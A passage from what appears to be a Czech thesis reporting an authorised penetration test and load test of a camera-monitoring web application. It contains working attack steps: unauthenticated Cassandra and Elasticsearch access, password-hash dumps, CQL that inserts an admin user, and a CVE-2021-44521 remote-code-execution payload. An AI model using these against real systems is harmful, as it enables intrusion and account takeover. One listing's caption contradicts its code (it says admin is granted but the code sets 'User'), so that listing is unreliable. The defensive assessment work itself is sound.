      "humidity2": 84,
      "humidity1": 85,
      "batteryAvailableCapacity": 99,
      "gpuUsage": 10,
      "freeDiskSpace": 10000,
      "voltage": 14.75,
      "freeMemSpace": 100,
      "batteryState": "discharging",
      "temperature2": -20.4,
```

```
      "temperature1": 36.8,
      "time": "2022-02-08T12:29:00.000Z"
    }
  }
```

5.2.2 Testování možnosti injekce do databáze

Služba ElasticSearch umožňuje z databáze nejen číst, ale také do ní zapisovat. Dalším krokem testování tedy bylo zjištění možnosti zápisu do databáze. Zápis lze provést POST požadavkem, do části pro data POST požadavku je umístěn JSON objekt, který bude vložen na konkrétní index, pokud index neexistuje bude takový index vytvořen. Ve výpise 5.12 je demonstrováno vytvoření indexu.

Výpis 5.12: Testování práv zápisu do databáze - vytvoření indexu

```
$ curl -s -v -X POST '192.168.5.104:9200/bookindex/books' -H '
   Content-Type: application/json' -d'
 {
    "bookId" : "AA-00",
    "author" : "Test",
    "publisher" : "Test",
    "name" : "Testing write access"
 }'
```

Ověřit výsledek pokusu o vytvoření nového indexu je možné jedním ze způsobů, které byly popsány výše.

Obdobným způsobem lze přidávat záznamy do již existujících indexů `/api/status` a `/azd_cameras/events_history_by_source`.

5.3 Testování portu 9042 - Apache Cassandra

Apache Cassandra je NoSQL databáze používající CQL (Cassandra Query Language). CQL a SQL jsou si do jisté míry podobné s drobnými odchylkami v terminologii. Port 9042 je „CQL native transport“ portem, podle dokumentace je možné se k němu připojit pomocí nástroje `cqlsh`, který je možné získat ze stránek datastax[7] nebo jej lze nainstalovat jako python module, tedy pomocí nástroje `pip`.

5.3.1 Testování možnosti připojení

Příkaz použitý k připojení pomocí nástroje `cqlsh` je uveden ve výpise 5.13. Jak je vidět ve zmíněném výpise, tak připojení proběhlo úspěšně, dokonce i bez autorizace.

Výpis 5.13: Příkaz použitý k připojení pomocí nástroje `cqlsh`

```
$ ./cqlsh 192.168.5.104
Connected to AZDcluster at 192.168.5.104:9042.
[cqlsh 5.0.1 | Cassandra 3.11.7.1 | CQL spec 3.4.4 | Native
   protocol v4]
Use HELP for help.
cqlsh>
```

5.3.2 Získávání informací o databázi

Příkazem `describe tables` je možné získat seznam jednotlivých tabulek a jejich rozmístění v tzv. „keyspaces“[8].

Výpis 5.14: Popis tabulek a jejich rozmístění v rámci „keyspaces“

```
cqlsh> describe tables

Keyspace system_schema
----------------------
tables     triggers    views    keyspaces  dropped_columns
functions  aggregates  indexes  types      columns

Keyspace system_auth
--------------------
resource_role_permissons_index  role_permissions  role_members
   roles

Keyspace system
---------------
```

[7] `https://docs.datastax.com/en/install/6.8/install/installCqlsh.html`

[8] „Keyspaces“ si lze představit jako ekvivalent databází u SQL

```
available_ranges          peers                batchlog
   transferred_ranges
batches                   compaction_history   size_estimates  hints
prepared_statements       sstable_activity     built_views
"IndexInfo"               peer_events          range_xfers
views_builds_in_progress  paxos                local

Keyspace api
------------
status

Keyspace elastic_admin
----------------------
metadata_log

Keyspace system_distributed
---------------------------
repair_history  view_build_status  parent_repair_history

Keyspace system_traces
----------------------
events  sessions

Keyspace azd_cameras
--------------------
camera_info_history       camera_info_current_state  users
events_history_by_source  alerts_history
```

Detailní popisy jednotlivých tabulek lze získat příkazem `describe <keyspace name>.<table name>`, nebo po výběru daného keyspace pomocí příkazu `use <keyspace name>` a následně pomocí příkazu `describe <table name>`.

5.3.3 Extrakce dat z databáze

Obdobně jako má MySQL databáze uživatele uložené v `mysql.user`, má databáze Apache Cassandra uživatele uložené v `system_auth.roles`. Obsah této tabulky je spolu s příkazem použitým k jejímu výpisu zachycen ve výpise 5.15. Tady tímto způsobem byly získány hashe hesel jednotlivých uživatelů databáze, v tomto případě se jedná o jediného uživatele (`cassandra`). Pomocí nástroje `john` bylo možné prolomit tento hash a získat tak heslo k tomuto účtu[9].

[9]Získání hesla však nemělo žádný větší dopad, jelikož pro připojení k databázi a její správu pomocí nástroje `cqlsh` nebyla vyžadována autorizace.

Výpis 5.15: Výpis databázových uživatelských účtů

```
cqlsh> expand on
Now Expanded output is enabled
cqlsh> select * from system_auth.roles;

@ Row 1
--------------+------------------------------
 role         | cassandra
 can_login    | True
 is_superuser | True
 member_of    | null
 salted_hash  | $2a$10$Y35tYzH.Nw---8<---dm
```

Zajímavé „keyspaces“ jsou také `api` a `azd_cameras`. Oba „keyspaces“ korespondují s indexy nalezenými při testování služby ElasticSearch. V „keyspace“ `azd_cameras` je velice zajímavá tabulka `users`. Příkaz pro výpis jednotlivých položek z tabulky `azd_cameras.users` je spolu s výstupem tohoto příkazu uveden ve výpise 5.16.

Výpis 5.16: Výpis položek z tabulky `azd_cameras.users`

```
cqlsh> select * from azd_cameras.users;
 username | full_name         | password_hash | user_role
----------+-------------------+---------------+-----------
  student |           student | 26---8<---BB  |      User
  omezeny | Omezeny Uzivatel | 85---8<---27  |      User
    admin |       Admin Admin | 4F---8<---FB  |     Admin
  psikora |      Sikora Pavel | 33---8<---81  |     Admin
    jbach |      Jan Bachorec | 4B---8<---BE  |     Admin
```

Poněkud zvláštní je rozdílná délka textových řetězců v poli `password_hash`, což znesnadňuje identifikaci použité hashovací funkce. Pokus o crackování hashů by tedy byl náročnější, ale nikoliv nemožný[10]. Čím je rozdílná délka textových řetězců v poli `password_hash` způsobena, lze zjistit analýzou zdrojového kódu aplikace. Tělo funkce, která je zodpovědná za vytváření hashů, je uveden ve výpise 5.17. Rozdílná délka výsledného řetězce je dána použitím metody `ToString(X)`, jež vytiskne daný byte jako string s přesností na jedno místo. Tedy všechny byte hodnoty začínající nulou by byly zapsány pouze jako jeden znak. Například byte `0A` by byl vytisknut jako `A`.

[10]Například webová stránka `https://crackstation.net`, je schopna detekovat i částečnou shodu poskytnutého hashe a předlohou hashe ze své databáze. Je tedy možné prolomit některé slovníkové hashe i v případě, že poskytnutý hash neobsahuje 1-2 znaky oproti „správně“ vytvořenému hashi.

Výpis 5.17: Hashovací funkce způsobující rozdílnou délku hashů

```
SHA256 sha256Hash = SHA256.Create();
byte[] hashBytes = sha256Hash.ComputeHash(Encoding.UTF8.GetBytes(
   password));
StringBuilder sb = new StringBuilder();

for (int i = 0; i < hashBytes.Length; i++)
{
    sb.Append(hashBytes[i].ToString("X"));
}
return sb.ToString();
```

Obdobným způsobem, kterým byla získána data z tabulky `azd_cameras.users`, lze získat data i z ostatních tabulek. Data obsažená ve dvou řádcích tabulky `azd_cameras.camera_info_history` jsou uvedena ve výpise 5.18

Výpis 5.18: Výpis dat dvou řádků z tabulky `azd_cameras.camera_info_history`

```
cqlsh> select * from azd_cameras.camera_info_history limit 2;

@ Row 1
------------------+--------------------------------------
 source_id        | c9931362-1ed9-4c76-97cc-43a71b49fb61
 time             | 2022-03-28 17:36:13.000000+0000
 cpu_usage        | 16
 free_disk_space1 | 72
 free_mem_space   | 56
 gpu_usage        | 0
 temperature1     | 26.17523
 temperature2     | 34

@ Row 2
------------------+--------------------------------------
 source_id        | c9931362-1ed9-4c76-97cc-43a71b49fb61
 time             | 2022-03-28 17:29:57.000000+0000
 cpu_usage        | 19
 free_disk_space1 | 72
 free_mem_space   | 56
 gpu_usage        | 0
 temperature1     | 27.3233
 temperature2     | 37
```

5.3.4 Zneužití zranitelnosti

Úprava dat v databázi

Manipulaci s daty v databázi lze provádět pomocí příkazů jako například `INSERT`, `UPDATE`, nebo `DELETE`. Syntaxe jednotlivých příkazů je velmi podobná SQL syntaxi.

V důsledku špatné konfigurace je potenciální útočník schopen, nejen dostat z databáze jinak nepřístupná data, ale může i přidávat, upravovat a mazat tato data, včetně uživatelů webové aplikace.

Ukázka vytvoření nového uživatelského účtu pro webovou aplikaci s oprávněními administrátora je zachycena ve výpise 5.19. Ve výpise 5.20 je uveden příkaz pro udělení administrátorských oprávnění existujícímu účtu, v tomto případě účtu `student` poskytnutému pro účely testování.

Výpis 5.19: Vytvoření nového uživatelského účtu

```
insert into azd_cameras.users (username, full_name, password_hash,
    user_role) values ('insert', 'insert', '26---8<---BB', 'Admin');
```

Výpis 5.20: Přidělení administrátorských oprávnění uživatelskému účtu

```
update azd_cameras.users set user_role = 'User' where username = '
    student';
```

5.3.5 Testování známých zranitelností (CVE)

Na základě znalosti o používané verzi Apache Cassandra (získané z výpisu 5.13) byl vytvořen seznam zranitelností týkající se této verze (a novějších verzí). Všechny jednotlivé zranitelnosti pak byly otestovány.

CVE-2021-44521

CVE-2021-44521 umožňuje vzdálené spouštění příkazů („Remote Code Execution“, často označováno jen jako „RCE“). Příkaz k otestování této zranitelnosti je spolu s výstupem tohoto příkazu uveden ve výpise 5.21.

Výpis 5.21: Příkaz k otestování zranitelnosti CVE-2021-44521 a jeho výstup

```
cqlsh> create or replace function azd_cameras.escape_system(name
    text) RETURNS NULL ON NULL INPUT RETURNS text LANGUAGE
    javascript AS $$
var System = Java.type("java.lang.System");System.
    setSecurityManager(null);this.engine.factory.scriptEngine.eval('
    java.lang.Runtime.getRuntime().exec("sleep 10")');name $$;
```

```
InvalidRequest: Error from server: code=2200 [Invalid query]
   message="User-defined functions are disabled in cassandra.yaml -
    set enable_user_defined_functions=true to enable"
```

Výsledkem testovacího příkazu je chybová hláška, která oznamuje, že řádek `enable_user_defined_functions` je v konfiguračním souboru Apache Cassandra nastaven na hodnotu `false`. Server je tedy v současném stavu zabezpečen proti zranitelnosti CVE-2021-44521, přesto je doporučeno aktualizovat Apache Cassandra na nejnovější verzi.

5.4 Testování webové aplikace - port 443

Testování webové aplikace bylo provedeno převážně za pomoci OWASP WSTG[11].

5.4.1 Sbírání informací

První kategorie kontrolního seznamu je věnována jak pasivnímu, tak i aktivnímu sběru informací o testované aplikaci.

Pasivní sběr informací

Pro potenciálního útočníka je velmi cenným zdrojem především publikace ve sborníku EEICT[12]. V tomto dokumentu je popsána struktura kamerového systému a použité technologie.

Aktivní sběr informací

V tomto kroku byly analyzovány odpovědi webového serveru na různé požadavky. Ukázka takového testování je uvedena ve výpise 5.22. V tomto výpise byly kontrolovány především hlavičky odpovědí. Správná konfigurace hlaviček HTTP serveru bývá často podceňována. Příkladem špatné konfigurace je hlavička `Server`, která prozrazuje informace o použité technologii webového serveru. Naopak příkladem správné konfigurace je hlavička `Strict-transport-security`, která zajišťuje přenos dat pouze zabezpečeným kanálem.

Výpis 5.22: Testování odpovědí webového serveru

```
$ curl -sk https://192.168.5.105 --head
HTTP/2 200
cache-control: no-cache, no-store
pragma: no-cache
content-type: text/html; charset=utf-8
server: Microsoft-IIS/10.0
strict-transport-security: max-age=2592000
set-cookie: .AspNetCore.Antiforgery.tSE2I8vKIrw=
   CfDJ8JvcseTRRchKjdeXrG1L61SKDKNOGi9v-
   Kx3lSNlpOBKqqVJJfA9ZaDSQHA5vGYfa3c1Cae5AVF94gnczihldCqW_d-
   zo7cM9qJA_o2CVwXcDBPMO61Kyj8x0Oo5DT9bKnwzL9f1E_vABKC4Rbw94iE;
   path=/; samesite=strict; httponly
x-frame-options: SAMEORIGIN
date: Wed, 20 Apr 2022 08:23:52 GMT
```

[11] https://owasp.org/www-project-web-security-testing-guide/
[12] https://www.fekt.vut.cz/conf/EEICT/archiv/sborniky/EEICT_2021_sbornik_2.pdf

5.4.2 Testování konfigurace a deploy managementu

Již dříve zjištěným nedostatkem je předvídatelnost hesel. Díky informaci o serveru a jeho verzi (z hlavičky `Server`) bylo možné vyhledat známé zranitelnosti pro tuto technologii. Zjištěným nedostatkem je zranitelnost serveru na zranitelnosti CVE-2022-21907 a CVE-2021-31166. Obě zranitelnosti jsou si velmi podobné. Tento skript[13], který byl použit k otestování zranitelnosti CVE-2022-21907, způsobí *Denial of Service* (DoS) tím, že restartuje server. Jelikož se jedná o zranitelnost typu Buffer Overflow, je možné vhodnou úpravou skriptu dosáhnout *Remote Code Execution* (RCE) - tedy vzdáleného spouštění příkazů, což je kritická zranitelnost, která může vést až k úplné kompromitaci serveru. Vytvoření skriptu, který by RCE umožňoval, je nad rámec tohoto textu.

5.4.3 Testování správy identit

V této kategorii nebyly nalezeny žádné závažné problémy. Jedinou nedokonalostí systému je možnost uživatele s rolí `Admin` upravovat i ostatní uživatele s rolí `Admin`. Pokud by se útočníkovi podařilo kompromitovat, nebo vytvořit, uživatelský účet s rolí `Admin`, byl by pak schopen smazat oprávněné administrátory, nebo jim administrátorská oprávnění odebrat.

5.4.4 Testování autentizace

Jak již bylo dříve v tomto textu zmíněno, tak hesla některých uživatelů byla slabá (slovníková). Dalšími nedostatky webové aplikace jsou absence uzamčení uživatelského účtu po určitém počtu pokusů a absence mechanismu vyžadujícího silná hesla. Uzamčení uživatelského účtu po překročení limitu špatných přihlášení by pomohlo zabránit slovníkovým útokům na uživatelské účty. Mechanismus na vyžadování silných hesel by se měl řídit doporučením *National Institute of Standards and Technology* (NIST).

Testování možnosti obejití přihlašovací stránky

Velmi častým problémem webových aplikací bývá SQL injekce. SQL injekce existuje několik druhů. Některé z nich umožňují úplně obejít přihlašovací stránku webové aplikace a získat tak přístup do aplikace jako některý uživatel. Během předchozích fází testování byly získány poznatky[14] o použité databázi.

[13] `https://github.com/polakow/CVE-2022-21907`

[14] Že se jedná o Apache Cassandra, která používá CQL syntaxi, která je takřka totožná s SQL syntaxí.

Existuje velké množství zdrojů s testovacími řetězci pro otestování přihlašovacích stránek webových aplikací - takto by se postupovalo při Black-Box metodě testování. Toto testování však probíhá testovací metodou Grey-Box, kdy má tester přístup ke zdrojovým kódům webové aplikace. V takovém případě je ověření tohoto typu zranitelnosti podstatně urychleno.

Ve výpise 5.23 je uvedena část kódu, která při pokusu o přihlášení vytváří dotaz do databáze, jestli daný uživatel existuje. K vytvoření CQL dotazu („CQL query“) je použit parametrizovaný dotaz(„Parametrized Query“), který zajišťuje ochranu proti útokům typu CQL Injekce („CQL Injection“).

Výpis 5.23: CQL Parametrizovaný dotaz

```
---8<---
("SELECT username FROM users WHERE username = ?", username);
---8<---
```

5.4.5 Testování validace dat

V této fázi testování jsou webové aplikace předkládány různé vstupy, které mají za úkol ověřit celou škálu zranitelností, jako je například XSS, SQL injekce, LDAP injekce, XML injekce, SSTI, injekce kódu, injekce systémových příkazů, apod. Analýzou zdrojového kódu byly identifikovány vstupní body aplikace, do nich potom byly vkládány vstupy pro otestování každé zranitelnosti.

Testování s běžným uživatelským účtem

K tomuto testování byl použit účet přidělený k potřebám testování. Jediným vstupním bodem, pro běžného uživatele, je možnost změnit název kamery. Změna kamery ovšem probíhá parametrizovaným dotazem do databáze, čímž je zabráněno SQL injekci (v tomto případě spíše CQL injekci). Jméno kamery je poté před zobrazením kódováno HTML kódováním, čímž je zabráněno XSS, SSTI a podobným útokům.

Testování s administrátorským uživatelským účtem

K tomuto testování byl použit uživatelský účet vytvořený díky chybné konfiguraci portu 9042 (nevyžaduje autentizaci). Uživatel s administrátorským oprávněním může navíc spravovat ostatní uživatelské účty (vytvářet, editovat a mazat). Podobně jako tomu bylo u změny jména kamery, i v tomto případě jsou všechny zápisy do databáze prováděny parametrizovanými dotazy, tedy jsou bezpečné. Zobrazení dat z databáze (jméno, příjmení, uživatelské jméno) je opět kódováno HTML kódováním, což zabraňuje XSS, SSTI a podobným útokům.

Testování s použitím řetězení zranitelností

Díky špatné konfiguraci portu 9042 je útočník schopen vzdáleně spravovat CQL databázi, změny provedené v databázi jsou pak zobrazeny všem uživatelům webové aplikace. Jak již bylo zmíněno dříve, tak data, získaná webovou aplikací z databáze, jsou kódována HTML kódováním, čímž je zabráněno XSS, SSTI a podobným útokům.

5.4.6 Testování chybových hlášek

Chybové hlášky webové aplikace jsou správně nastaveny. Nelze je využít například k enumeraci uživatelských jmen, ani v nich nejsou obsaženy citlivé informace jako například cestu k souborům na disku nebo „stack trace“.

5.4.7 Testování použité kryptografie

Aplikace používá bezpečnou verzi TLS a použité šifrovací algoritmy jsou v dnešní době považovány za bezpečné. Certifikát serveru není vydaný věrohodnou certifikační autoritou, ale je vydaný samotným serverem. Útočník by tedy mohl provést útok *Man in the Middle* (MITM) - vytvořit svůj vlastní certifikát a přesměrovat uživatele na svůj server, uživatel by v takovém případě nemusel být schopen rozeznat, zdali se jedná o skutečnou nebo podvrženou webovou stránku.

5.5 Zátěžové testování

Zátěžové testování bylo provedeno pomocí nástroje Apache JMeter[15].

5.5.1 Popis testovacích scénářů

Pro zátěžové testování bylo vytvořeno 5 testovacích scénářů. Čtyři scénáře testují odolnost webové aplikace proti náporu uživatelů. Další dva scénáře pak simulují dlouhodobé používání webové aplikace.

Každý simulovaný uživatel nejprve navštíví přihlašovací stránku a přihlásí se. Poté každý simulovaný uživatel náhodně přistupuje na jednotlivé stránky v aplikaci. Po dokončení brouzdání webovou aplikací se uživatel odhlásí.

První 4 scénáře obsahují 10, 100, 1 000 a 10 000 uživatelů, přičemž aktivita každého uživatele končí v okamžiku jeho odhlášení z webové aplikace.

Pátý a šestý scénář obsahují 100 a 1 000 uživatelů. Ve scénáři s 100 uživateli použije webovou aplikaci každý uživatel tisíckrát. V případě 1 000 uživatelů použije každý uživatel webovou aplikace celkem stokrát.

5.5.2 Společné nastavení testovacích scénářů


Struktura jednotlivých scénářů je zachycena na obrázku 5.16. Testovací scénář sestává z jedné skupiny uživatelů („Thread Group“). Kontrolér „User activity“ je logický „transaction controller“, do kterého jsou umístěny další logické kontroléry. Výhodou „transaction controlleru“ oproti „Simple contorlleru“ je zpracování statistik kontroléru jako jeden celek.

Kontrolér „Login Process“ je logický „Transaction controller“, obsahující HTTP požadavky potřebné k úspěšnému přihlášení do webové aplikace. Těmito HTTP požadavky jsou GET požadavek na domovskou stránku a POST požadavek, posílající data potřebná k přihlášení do webové aplikace. Mezi data potřebná k úspěšnému přihlášení patří, mimo správné uživatelské jméno a heslo, i Anti-CSRF token, který je vyextrahován z odpovědí na GET požadavek na domovskou stránku.

Další kontrolér simuluje chování uživatele ve webové aplikaci. Skládá se z „Loop controlleru“, který obsahuje „Random controller“. „Loop controller“ několikrát spustí „Random controller“. „Random controller“ vybere jeden ze tří „Simple controllerů“ a spustí jej. Opakovací hodnota „Loop controlleru“ byla nastavena na 5.

Jednotlivé „Simple controllery“ uvnitř „Random controlleru“ simulovaly navštívení jedné karty z menu webové aplikace a provedení akcí možných v dané kartě. Např. navštívení karty „Kamery“ a zobrazení detailu vybrané kamery.

[15] `https://jmeter.apache.org`



Obr. 5.16: Stromová struktura testovacích scénářů

Kontroléru, simulujícímu chování uživatele uvnitř aplikace, byl nastaven „Think time“ časovač, který simuluje čas, který uživatel potřebuje k vykonání další akce ve webové aplikaci. Hodnota zpoždění byla náhodně zvolena od 300 ms do 1 500 ms.

Kontrolér, simulující proces odhlášení, sestává pouze z jednoho POST požadavku, který provede odhlášení uživatele. K odhlášení uživatele je ovšem potřeba Anti-CSRF token, který je součástí odpovědi na jakýkoliv požadavek. Jelikož je chování uživatele uvnitř webové aplikace náhodné, aby co nejvěrněji simulovalo skutečný provoz, bylo nutné po každém HTTP požadavku vyextrahovat Anti-CSRF token, aby mohl být použit při procesu odhlášení uživatele z webové aplikace.

5.5.3 Individuální nastavení testovacích scénářů

Nastavení hodnot testovacích skupin uživatelů je uvedeno v tabulce 5.1. V prvním sloupci „Threads“ je uveden počet vláken daného testu. Každé vlákno představuje jednoho uživatele, tedy počet vláken odpovídá počtu simulovaných uživatelů. Druhý sloupec „Ramp-up period“ uvádí dobu, za kterou jsou vytvořeny všechna vlákna (všichni uživatelé) daného testu, v sekundách. Sloupec „Loops“ obsahuje hodnotu, která uvádí kolikrát je každé vlákno zopakováno, neboli kolikrát je každý uživatel simulován.

	Threads	Ramp-up period (s)	Loops
Test 1	10	2	1
Test 2	100	15	1
Test 3	1 000	30	1
Test 4	10 000	180	1
Test 5	100	15	1000
Test 6	1 000	120	100

Tab. 5.1: Tabulka nastavení hodnot jednotlivých testů

5.5.4 Výsledky testů

Výsledky jednotlivých testů byly uloženy do `.csv` souborů, z těchto souborů byly poté vygenerovány závěrečné zprávy ve formátu `.html`. Závěrečné zprávy lze vygenerovat pomocí nástroje `jmeter` z příkazové řádky, ukázka příkazu použitého k vygenerování závěrečné zprávy je zachycena ve výpise 5.24. Přepínačem `-g` je specifikována cesta k souboru se statistikami, ze kterého bude závěrečná zpráva vytvořena. Přepínač `-o` specifikuje složku, do které budou vytvořeny soubory závěrečné zprávy, složka musí být prázdná nebo nesmí existovat před spuštěním příkazu k vygenerování závěrečné zprávy.

Výpis 5.24: Příkaz k vytvoření závěrečné zprávy

```
$ jmeter -g <soubor> -o <složka>

$ jmeter -g ./Results/Result-1000-Users.csv -o ./Reports/Report
   -1000-users
```

Výsledky testování „záplavou uživatelů“

Na následujících obrázcích jsou zobrazeny výsledky k porovnání jednotlivých testů, u kterých byl každý uživatel simulován v průběhu testu právě jednou. Výsledky jsou seřazeny odshora pro 10, 100, 1 000 a 10 000 uživatelů.

Na obrázku 5.17 je porovnání úspěšnosti HTTP požadavků při jednotlivých testech. Úspěšnost testů s 10, 100 a 1 000 uživateli byla 100%. V případě 10 000 uživatelů skončila téměř jedna čtvrtina HTTP požadavků chybou.

Na obrázku 5.18 je porovnání časů odpovědí webové aplikace na HTTP požadavky při jednotlivých testech. Na ose y se nachází počet HTTP požadavků odeslaných na webovou aplikaci, na ose x jsou časová rozmezí odpovědí webové aplikace na příslušné HTTP požadavky. Zelený sloupec znázorňuje počet odpovědí webové aplikace, které byly vyřízeny za méně než 500 ms od odeslání HTTP požadavku. Žlutý sloupec znázorňuje počet odpovědí webové aplikace, které byly vyřízeny v rozmezí od 500 ms do 1 500 ms od odeslání HTTP požadavku. Oranžový sloupec znázorňuje počet odpovědí webové aplikace, které byly vyřízeny za 1 500 ms nebo více od odeslání HTTP požadavku. Červený sloupec znázorňuje počet odpovědí webové aplikace, které nebyly vyřízeny.

Časové rozmezí jednotlivých sloupců bylo voleno dle standardu APDEX[16]. Dle tohoto standardu je uživatel spokojený s aplikací, která odpoví do 500 ms. Aplikaci, která odpoví v rozmezí 500 ms až 1 500 ms, uživatel toleruje. Pokud čas na odpověď aplikace překročí 1 500 ms začíná být uživatel frustrovaný.

